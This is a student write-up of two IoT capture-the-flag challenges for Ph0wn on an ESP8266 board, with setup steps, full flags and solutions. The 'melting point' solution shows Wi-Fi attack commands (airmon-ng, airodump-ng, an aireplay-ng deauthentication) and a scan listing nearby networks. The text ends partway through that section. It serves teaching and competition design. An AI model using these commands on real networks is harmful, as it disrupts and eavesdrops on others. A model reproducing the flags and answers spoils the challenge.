



SEMESTER PROJECT

Create an IoT challenge for Ph0wn

Writeup

Authors:

Andrea TRUFINI
Antonino VITALE

Professors:

Axelle APVRILLE
Ludovic APVRILLE

Spring 2020

Contents

1	Introduction	1
2	FortiThing	2
3	Micropython modules	3
4	Setup for the organizers	4
4.1	Requirements	4
4.2	Build the firmware	5
4.3	Flash the firmware and load the external modules	5
4.4	Server and Access Point settings	6
5	Mini-guide for participants	7
6	Challenge A - "The signal"	8
6.1	Challenge text	8
6.2	Description	8
6.2.1	Code structure	9
6.3	Step-by-step solution	10
7	Challenge B - "The melting point"	15
7.1	Challenge text	15
7.2	Description	15
7.3	Step-by-step solution	15
8	Conclusions	22
Appendix A	"The signal"	24
A.1	Python script of the challenge - thesignal.py	24
Appendix B	"The melting point"	26
B.1	Frozen module - credentials.py	26
B.2	Frozen module - server.py	26
Appendix C	Common modules	27
C.1	External module - main.py	27
C.2	External module - switch.py	27
C.3	Frozen module - ob.py	28

1 Introduction

A *Capture The Flag (CTF)* is a special computer security competition where people team up to solve several computer security challenges. Organizers hide so-called flags in challenges (a flag is just a recognizable string) and participants try to find it.

Fortinet, *Télécom Paris* and *EURECOM* – among others - are organizing a CTF, named **Ph0wn**. This CTF is unique because it focuses on smart devices and *Internet of Things*.

The goal of this project is to **create an IoT challenge for Ph0wn**. Actually two different challenges have been created and both involve an in-house IoT development platform, named **FortiThing**, described in the section 2.

The challenges have been programmed using **MicroPython** which is a full Python compiler and runtime that runs on the bare-metal. The general idea followed to structure the challenges is that they should reflect an IoT environment.

Almost all the wrote code has been built with the firmware which is directly flashed on the board. Connecting the board to a computer with a USB cable, the FortiThing turns on and the script for the challenges starts automatically with the boot.

In order to have a more *interactive* and *IoT-style* interface with the users, an *oled* display has been used.

Since there are two different challenges, it is possible to select one of them using a button:

- **Challenge A:** *The signal - Button SW3*
- **Challenge B:** *The melting point - Button RST2*

2 FortiThing

FortiThing has been designed by a Systems Engineer at Fortinet for his own needs. It is not sold by Fortinet, not an official product – consider it as an inside tool.

It has on board:

- ESP8266;
- Wi-Fi antenna;
- a temperature, humidity and barometric sensor;
- a light / IR sensor;
- normal LED and RGB LEDs;
- programmable switches;
- programmable digital GPIO ports;
- pins for OLED.




Figure 2.0.1: FortiThing

3 Micropython modules

The firmware flashed on the board is **micropython**, which is supplied on a public git repository. Since the source code is known it is possible to modify it in order to create a custom one. It is possible to insert into the firmware the so called **frozen modules**. These modules are compiled in micropython bytecode through the cross-compiler **mpy-cross** whose produced output is a **file .mpy**. At build time they will be immersed into the firmware as a kind of static library.

The frozen modules present on the original firmware for ESP8266 are:

- `_boot.py`
- `apa102.py`
- `flashbdev.py`
- `inisetup.py`
- `neopixel.py`
- `ntptime.py`
- `port_diag.py`

Most of them are needed by the board to correctly work.

The custom frozen modules we added are:

- `bias.py`: main module used for the challenge **The Melting Point**
- `credentials.py`: used to retrieve **SSID** and **password** of the AP
- `http_requests.py`: sends the requests to the server and retrieve the response
- `ob.py`: module used for the string obfuscation
- `oled.py`: implements some method to easily use the oled display
- `server.py`: retrieves the server IP address or domain name
- `thesignal.py`: main module used for the challenge **The Signal**
- `wifi.py`: used to easily connect/disconnect to the WiFi
- `bme280_float.py`, `bme280_int.py`, `sh1106.py`, `ssd1306.py`: needed for the correct working of the sensors and the oled display

After flashing the firmware, two other modules will be loaded, but they won't be compiled:

- `main.py`: used for WiFi connection and switch initialization
- `switch.py`: assigns the callback functions to the switches

The modules **_boot.py** and **main.py** are executed always in particular situations: the first when the board boots and the latter after any kind of reset (soft, hard, ...). This behavior can be modified (for `_boot.py` is highly discouraged) by modifying the file **main.c** of the ESP8266 micropython project (`micropython/ports/esp8266/main.c`).

4 Setup for the organizers

4.1 Requirements

- Clone the git repository of the challenge (using either **ssh** or **https**)

```
$ git clone git@gitlab.eurecom.fr:ludovic.apvrille/sp-fortithing.git
```

```
$ git clone https://gitlab.eurecom.fr/ludovic.apvrille/sp-fortithing.git
```

From this point the path to this cloned folder will be called **\$FORTITHING**

- Clone the git repository of the **micropython project** into **\$FORTITHING/firmware**

```
$ cd $FORTITHING/firmware
```

```
$ git clone https://github.com/micropython/micropython.git
```

- Install the esp-open-sdk toolchain directly on your PC. Follow this guide (<https://github.com/pfalcon/esp-open-sdk>) and make sure to add the folder **path/to/esp-open-sdk/xtensa-lx106-elf/bin** to your **PATH**

- Build the micropython **cross-compiler**

```
$ cd $FORTITHING/firmware/micropython/mpy-cross
```

```
$ make
```

- Add the **external dependencies** to the MicroPython repository checkout

```
$ cd $FORTITHING/firmware/micropython/ports/esp8266
```

```
$ make submodules
```

- Install **adafruit ampy**

```
$ pip3 install adafruit-ampy
```

- Install **esptool**

```
$ pip3 install esptool
```

4.2 Build the firmware

1. Modify the python script **credentials.py** by inserting the correct values of SSID and password

```
1 def get():
2     ssid = 'MY_SSID'
3     pw = 'MY_PASSWORD'
4     return ssid, pw
```

2. Modify the python script **server.py** by inserting the correct IP address or domain name of the server (it must not include http or slashes)

```
1 def get():
2     server = '10.10.10.10' # or www.mydomainname.com
3     return server
```

3. Now you can build the firmware by using the **Makefile** in the root of the repository

```
$ cd $FORTITHING
$ make rebuild
```

4.3 Flash the firmware and load the external modules

1. In order **to flash** the firmware you previously built, you can use the Makefile in the root of the repository

```
$ cd $FORTITHING
$ make flash
```

The default port is **ttyUSB0**, if the board is connected to another port you can specify it as follow:

```
$ make flash $PORT=ttyUSBx
```

2. Finally, you need to load the **external modules**

```
$ cd $FORTITHING
$ make load
```

If the loading is working, you should see two little LEDs blinging on the board. If they don't and the command is still running, stop it and unplug and plug again the board. Now it should work.

You can specify the port as you did in the first point of this section.

4.4 Server and Access Point settings

- **Server:** For developing and testing the server has been run in Debian machine with the follow command:

```
$ cd $FORTITHING/MeltingPoint_challenge/server
```

```
$ php -S 10.0.2.15:8080
```

The port must be necessarily **8080**. Obviously the IP address is the machine's IP. You can use any kind of server you like (Apache, Nginx, ...).

- **Access Point:** The password protocol **must be WPA**. If you use eduroam the challenge increases in difficulty because the encryption of the WiFi packets will be based on the credentials (username and the associated password) of the single user. Moreover the board configuration does not allow to use the connection mode of eduroam to connect to Internet. Please, create an Access Point using WPA protocol.

5 Mini-guide for participants

This mini-guide has to be given to participants.

In order to be able to run the challenges on the FortiThing, the participants need to install **picocom**, using the following command:

```
$ sudo apt-get install picocom
```

Furthermore it is necessary to install the **Silabs CP2102N Drivers** of the board, which are present at this [link](#) (WARNING: sometimes the drivers could be already available on Linux, so before install them could be good to check if they are already installed).

Once the previous tool and drivers have been installed, it is possible to establish a communication with the board by typing on the shell:

```
$ picocom /dev/ttyUSB0 -b115200
```

This command will open a **REPL** shell.

Please note: **/dev/ttyUSB0** is the port which the board usually connects to. Check if it is, otherwise specify your port (you can use the command [dmesg](#)).

You can upload or download scripts on the board by means of **ampy**:

```
$ pip3 install adafruit-ampy
$ ampy -p /dev/ttyUSB0 put my_script.py
$ ampy -p /dev/ttyUSB0 get board_script.py
```

Choose the challenge

There are two different challenges which can be accessed using two different hardware buttons:

- **Button RST2**: The Signal
- **Button SW3**: The melting point

To restart the board after that a challenge began, you can press **RST1** or type **CTRL+D** in the REPL shell.

6 Challenge A - "The signal"

6.1 Challenge text

Samuel MORSE wants to send an encoded message to *David HUFFMAN*.

The last time they met they had a dialog:

Morse: David, I'll send you a message. Be careful, it could be too fast!

Huffman: don't worry, I'll get it, I am an engineer!

Morse: just one thing: send it back to me and I'll check if it's correct. Then I'll send you the last part of the message.

Huffman: ok, fine!

Morse: ehm, at the end surround it with **ph0wn{...}**.

6.2 Description

This challenge is based on the use of the *GPIO* of the **FortiThing** board. In particular *Morse coded signal*, composed of a series of *dashes* and *points* which correspond to *zeros* and *ones*, is transmitted on an output pin. However the signal has a frequency too high to be captured by the naked eye and then it is necessary to slow it down. The reduction of the frequency has to be done with a **divide-by-4 frequency divider** implemented with two *JK flip flops* (*CD74HC107E*) which have to be mounted on a breadboard, where the use of a LED will allow to "read" the transmitted signal.

Once the frequency divider has been correctly mounted, the signal can be read with a LED and the signal with the *frequency divided by 4* has to be sent to the input pin.

The script running on the board works both as a *Morse coded signal generator* and as a *frequency checker*. In particular, in the *original* output signal, the single character can be represented with a pattern like **01010101**, instead in the signal with the *frequency divided by 4*, for instance a character can be represented as **01111000**. This last pattern is just an example but in all the cases the pattern contains just one time the sequence *1111* or *0000*. So what the **frequency checker** does is to check if one of these sequences occurs at least one time in the pattern of a character and, if this condition is verified for all the characters transmitted in one cycle, a sentence with the last part the **flag** will be printed on the shell.

The structure with the **frequency checker** has been implemented to prevent participants to capture the signal using other ways, like a slow motion video, without mounting the physical electronic circuit. In this way other means could be used just to read the signal but at the end, to have the last part of the flag, the circuit has to be used to send the signal with the correct frequency to the input pin of the *FortiThing*.

The text of the challenge says *Samuel MORSE wants to send an encoded message to David HUFFMAN* and this means that the captured signal has to be considered as coded with the **Huffman coding**.

To decode the *Huffman coded signal*, a text file with the occurrences of all the characters is provided on the *FortiThing*.

The transmitted signal is based only on four characters for a specific reason: since the signal is coded with *Huffman coding* the string has to have a structure which allows different receivers (different people) to have just one decoding way, which means one possible *Huffman tree*. To do that, the single probabilities of the characters in the transmitted string and also the sum of the probabilities (in all the combinations) have to be different from each other.

Once the transmitted signal has been correctly decoded and the frequency divider has been correctly mounted, the decoded part of the flag and the last part printed on the shell by the board, have to be put together and surrounded with **ph0wn**{...}.

6.2.1 Code structure

The python script used for the challenge is listed in the Appendix A.1.

As already said, the script allows to send a *Morse coded signal* on the *GPIO* of the **FortiThing** and to check in loop if the frequency of the input signal is divided by 4, w.r.t. to transmitted one.

Considering the **security aspects** different things have been evaluated in order to do not allow to participants to find the flag directly in the code.

To prevent this situation the script used for the challenge has been flashed on the board with the firmware as a **frozen module**, so it is not possible to directly access the code.

However trying to dump the firmware from the board, it resulted that the strings appear clearly in the assembly and then it is not possible to clearly store strings in the code. To solve this problem the Micropython module **ucryptolib** has been used to perform the encryption/decryption of strings.

The encryption/decryption has been done with the python module **ob.py** listed in the Appendix C.3.

Of course in the Python script of the challenge only the decryption part has been written in the code since the strings have already been encrypted, as shown in the Appendix A.1.

6.3 Step-by-step solution

Step 1 - Identification

The first thing the participant has to do is to understand that the signal is transmitted on the *GPIO* and then identify the **input** and the **output** pins. This can simply be done connecting a LED between *GND* and the different pins and, if the LED blinks it means that it is an output pin, than the other one is the input one. This is true if only the pins 1 and 2 are available on the board.

The **pin 1** is the **output** and the **pin 2** is the **input**.

Step 2 - The frequency divider

In the *Challenge* text in the section 6.1 it is possible to see that Morse says "*Be careful, it could be too fast!*".

Seeing the LED blinking too fast and reading the previous sentence in the text the participant should understand that it is necessary to slow down the signal.

How? With a **frequency divider**.

Then this 2^{nd} step consists in mounting a **divide-by-4 frequency divider** using two **JK flip-flops** present in the *Texas Instruments* integrated circuit *CD74HC107E*.

In the fig. 6.3.1 a generic circuit of this frequency divider is shown.




Figure 6.3.1: Frequency divider with JK flip-flops

The complete circuit with all the connections is shown in the fig. 6.3.2, where the *micro-USB* connector has to be connected to the computer.

In particular, the resistor used for the connection of the LED could have different resistances values depending on the kind of LED (in this case $R=100\ \Omega$, but with the output voltage/current of the used integrated circuit the resistor **could also be avoided**).




Figure 6.3.2

Step 3 - Capture the signal

Once the circuit as been mounted as shown in the 6.3.2, it is possible to "read" the signal on the blinking LED.

If the circuit is working, the captured signal has to be the following one:

Table 6.1: Captured signal

dash/dot - - - - -
zero/one	0 0 1 0 0 0 0 1 1 1 0 1 1 1 0 1 1 1 0 1 1 1 0 0 1

The participant can understand if the circuit works connecting the output of the frequency divider with the input pin (*Pin 2*) of the board. In this situation, if the mounted circuit is working, at the end of one signal transmission, the script will print in the shell the **last part of the flag**.

In particular if the frequency of the input signal is correct, the script will print:

*"Good job! The last part of the flag is: **_y0u_c4pTur3d_tH3_M0rs3_m3ss4g3**"*

Step 4 - The Huffman Coding

In this step the participant has to decode the **Huffman code** "read" from the LED.

There is a file on the board, called **char_probability.txt**, which contains the probabilities of the characters in the flag.

The participant can access the board shell using the command:

```
$ picocom /dev/ttyUSB0 -b115200
```

Inside the board prompt it is possible to list the files of the board with the **os** package:

```
(FortiThing) >> import os
(FortiThing) >> os.listdir()
```

Then the list of files will be printed. In this list it is possible to find the file **char_probability.txt**. To see the content of this file it is possible to proceed as follow:

```
(FortiThing) >> f=open("char_probability.txt",'r')
(FortiThing) >> f.read()
```

From the obtained output it is already possible to read the characters and the corresponding probabilities, however to have a clear formatting, it is possible to just open a new shell on the computer and type:

```
$ printf 'string obtained by f.read()'
```

The result will be the following formatted list:

Table 6.2: char_probability.txt

Character	Probability
F	8/15
U	4/15
/	2/15
H	1/15

There are two main ways to proceed:

1. draw the **Huffman tree** by hand, obtaining the following graph:




Figure 6.3.3: Huffman tree built using the probability of each character in the transmitted signal

2. use a tool as a program or a webapp like [Planetcalc](#).

Step 5 - Decoding

From the previous step it is possible to obtain the Morse/binary code assigned to each character during the Huffman decoding, as shown in the following table:

Table 6.3: *char_probability.txt*

Character	Probability	Assignment
F	8/15	1
U	4/15	01
/	2/15	001
H	1/15	000

With these data it is finally possible to decode the "read" signal:

Table 6.4: Decoded signal

SIGNAL	001	000	01	1	1	01	1	1	01	1	1	01	1	1	001
DECODED	/	H	U	F	F	U	F	F	U	F	F	U	F	F	/

Step 6 - The final flag

The last step consists in just putting together the sequence of characters obtained in the *Step 5* and the last part of the flag obtained in the *Step 3*. Finally, it is necessary to surround the flag with **ph0wn**{...}:

FLAG: **ph0wn**{/huffuffuffuff/_y0u_c4pTur3d_tH3_M0rs3_m3ss4g3}

7 Challenge B - "The melting point"

7.1 Challenge text

This thermometer does not seem to work well, even the iron would melt... mmh...
WHY IS THE TEMPERATURE SO HIGH?!

7.2 Description

The aim of this challenge is firstly to understand how the FortiThing gets the temperature value and then how to exploit it. For the first part the participant needs to eavesdrop the communication between the FortiThing and a server used to get a bias to adjust the temperature in order to catch three important information:

- Path and query of the bias request
- The response and its format
- The first flag

The second part consists in emulating a fake server to retrieve a bias so high to reach the iron melting point. The pair (Room Temperature, Bias) cannot overtake the iron melting point, so a too high bias will be normalized to a couple of degrees less than it. So someone will have to give a "hand" to solve it.

7.3 Step-by-step solution

Step 1 - Identification

First of all, the participant will understand that the board is communicating with a server because it will print in output the following strings:

- Contacting the server...
- Getting the bias...
- Bias correctly obtained!

And after that it will start printing the temperature adjusted with the bias. The participant has to understand which server the board is querying, which is its answer and how to exploit it.

Step 2 - Eavesdropping Solution

The only way to find out all the needed information will be to eavesdrop the conversation between the board and the server. By using **ampy** the participants can get the **main.py** (Appendix C.1) and **switch.py** (Appendix C.2) scripts. Once they analyze them, it is possible to understand that the IP address of the server is retrieved by using the **get()** method of the frozen module **server** (Appendix B.2) (but, unfortunately, the path and the query are

still unknown) and the SSID and password of the AP which the board is connected to are retrieved by using the **get()** method of the frozen module **credentials.py** (B.1). If he/she tries to connect to server IP from a browser, it won't work because first the port is still unknown and second even if he/she finds out the port, the index page will show a custom error page. The choice of letting them know the IP address and showing a custom error message are two little hints to make them understand that they are on the right track. In order to force them to follow the only solution to eavesdrop a **wireless** connection, every time the board has to send the request, it will check if the SSID of the AP is the correct one, stopping working if it is not. The aim of that is to avoid to change the WiFi configuration of the board and see all the traffic in plain-text (the fun part cannot be skipped).

Step 3 - Eavesdropping and the first flag

The method to eavesdrop the conversation that is going to be explained is not the only one, it is the one used during the testing phase and the one which is the most suitable for most laptops.

Required Software

- Debian distro (or any Linux distro supporting the following tools)
- Wireshark

```
$ sudo apt-get install wireshark
```

- aircrack-ng

```
$ sudo apt-get install aircrack-ng
```

Setup

1. Activate the monitor mode on the wireless interface, as shown in the fig. 7.3.1, using the command:

```
$ sudo airmon-ng start <wifi-adapter>
```

After this command, a new virtual wireless interface in monitor mode will be created, as shown in the fig. 7.3.2

2. Open Wireshark
3. Click on Edit → Preferences... → Protocols → IEEE 802.11
4. Check **Enable decryption**
5. Click on **Edit...**
6. Create a new entry with **wpa-pwd** as key type and **password:ssid** as key, as shown in the fig. 7.3.3.

7. Click on **Ok**
8. Start a capture on the interface created in the first step making sure that the checkboxes **Promiscuous** and **Monitor Mode** are checked as in the fig. 7.3.4

```
wlp3s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.97 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::89e0:45cb:ba76:4039 prefixlen 64 scopeid 0x20<link>
    ether 40:e2:30:59:f3:53 txqueuelen 1000 (Ethernet)
    RX packets 1070 bytes 81004 (81.0 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 103 bytes 15648 (15.6 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

overlord@av:~$ sudo airmon-ng start wlp3s0
[sudo] password for overlord:

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  844 avahi-daemon
  875 avahi-daemon
  876 wpa_supplicant
  877 NetworkManager
 1956 dhclient

PHY      Interface      Driver      Chipset
phy0     wlp3s0            ath9k       Qualcomm Atheros QCA9565 / AR9565 Wireless Network Adapter (rev 01)

(mac80211 monitor mode vif enabled for [phy0]wlp3s0 on [phy0]wlp3s0mon)
(mac80211 station mode vif disabled for [phy0]wlp3s0)
```

Figure 7.3.1: airmon-ng : Activate the monitor mode

```
overlord@av:~$ iwconfig
wlp3s0mon IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=16 dBm
          Retry short limit:7 RTS thr:off Fragment thr:off
          Power Management:off

lo        no wireless extensions.

enp4s0f1  no wireless extensions.
```

Figure 7.3.2: iwconfig



Figure 7.3.3: WPA Decryption Keys




Figure 7.3.4: Wireshark interface settings

Attack

1. Find the BSSID and the channel of the AP with, as shown in the fig. 7.3.5:

```
$ sudo airodump-ng <wifi-mon>
```

2. Set the channel used by the monitor interface and check if the board is actually exchanging frames with the AP, as shown in the fig. 7.3.6, as follow:

```
$ sudo airodump-ng -c <CHANNEL> <wifi-mon>
```

3. Send **deauth beacons** to the board impersonating the AP to force the re-authentication

```
$ sudo aireplay-ng --deauth 10 -c <FORTITHING-MAC> -a <AP-MAC> <wifi-mon>
```


BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:A0:85:2B:0F:1B	-1	0	0	0	-1	-1			<length: 0>
00:25:00:FF:94:73	-1	0	0	0	-1	-1			<length: 0>
44:CE:7D:B3:EF:EC	-56	38	78	0	6	54e	WPA	CCMP	PSK SFR_EFE8
30:7C:B2:A6:31:86	-63	28	402	1	11	54e	WPA2	CCMP	PSK Livebox-3186
62:01:94:66:E1:33	-65	33	0	0	6	48	WPA2	CCMP	PSK MicroPython-66e133
30:7C:B2:A6:31:87	-65	30	0	0	11	54e	OPN		orange
F0:92:1C:D4:CC:62	-68	30	0	0	11	54e	WPA2	CCMP	PSK HP-Print-62-ENVY 4500 series
24:95:04:7B:84:BC	-72	1	0	0	11	54e	WPA	CCMP	PSK SFR_0408
9E:32:CE:1F:99:29	-75	10	0	0	11	54e	WPA2	CCMP	PSK DIRECT-NK29-TS5000series
7C:26:64:68:78:AC	-76	16	4	0	11	54e	WPA2	CCMP	PSK Livebox-78a8
7E:26:64:68:78:AC	-77	9	0	0	11	54e	OPN		orange
A2:95:04:7B:84:BF	-78	17	0	0	11	54e	WPA2	CCMP	MGT SFR WiFi Mobile
FE:1A:9C:C5:B0:B0	-80	12	0	0	11	54e	WPA2	CCMP	PSK Pixel 5604
F4:F2:6D:A9:37:71	-81	12	3	0	11	54e	WPA2	CCMP	PSK billy-network
30:7C:B2:D0:54:F1	-82	12	0	0	6	54e	WPA2	CCMP	PSK Livebox-54ed
34:27:92:C2:24:44	-83	0	0	0	3	54e	WPA	CCMP	PSK VILLABLEUE
24:95:04:EF:05:6C	-84	9	3	0	1	54e	WPA	CCMP	PSK SFR_0568
68:A3:78:0F:72:84	-85	4	0	0	11	54e	WPA	CCMP	PSK freebox_fsc
34:27:92:C2:24:46	-85	0	0	0	3	54e	WPA2	CCMP	MGT FreeWifi_secure
34:27:92:C2:24:45	-85	0	0	0	3	54e	OPN		FreeWifi
7A:95:04:EF:05:6F	-85	6	0	0	1	54e	WPA2	CCMP	MGT SFR WiFi Mobile
7A:95:04:EF:05:6D	-85	9	1	0	1	54e	OPN		SFR WiFi FON
68:A3:78:0F:72:85	-85	7	0	0	11	54e	OPN		FreeWifi
EC:8C:A2:13:3D:B0	-86	0	0	0	4	-1			<length: 0>
